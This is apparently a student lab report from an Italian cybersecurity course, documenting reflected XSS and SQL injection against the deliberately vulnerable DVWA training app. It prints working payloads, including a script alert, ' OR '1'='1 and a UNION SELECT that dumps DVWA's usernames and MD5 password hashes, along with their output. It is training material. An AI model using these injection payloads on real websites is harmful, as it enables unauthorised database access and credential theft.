

27 FEBBRAIO 2024

REPORT - EPICODE

S6L2

PRESENTED BY

Alessandro Marasca

EXPLOIT DVWA - XSS E SQL INJECTION

Traccia

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante).


Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- **XSS reflected**
- **SQL Injection (non blind)**

XSS REFLECTED



Notiamo come impostando la sicurezza della DVWA di Metasploitable 2 su "Low" sia semplice inserire l'XSS. Inserendo lo script **<script>alert("messaggio inserito")</script>**

SQL INJECTION (NON BLIND)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR ' 1 '=' 1

First name: admin

Surname: admin

ID: ' OR ' 1 '=' 1

First name: Gordon

Surname: Brown

ID: ' OR ' 1 '=' 1

First name: Hack

Surname: Me

ID: ' OR ' 1 '=' 1

First name: Pablo

Surname: Picasso

ID: ' OR ' 1 '=' 1

First name: Bob

Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

View Source

View Help

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT null, null FROM users#-- -

First name: admin

Surname: admin

ID: 1' UNION SELECT null, null FROM users#-- -

First name:

Surname:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>



Alessandro Marasca

Epicode

S6L2- CS0124

27 FEBBRAIO 2024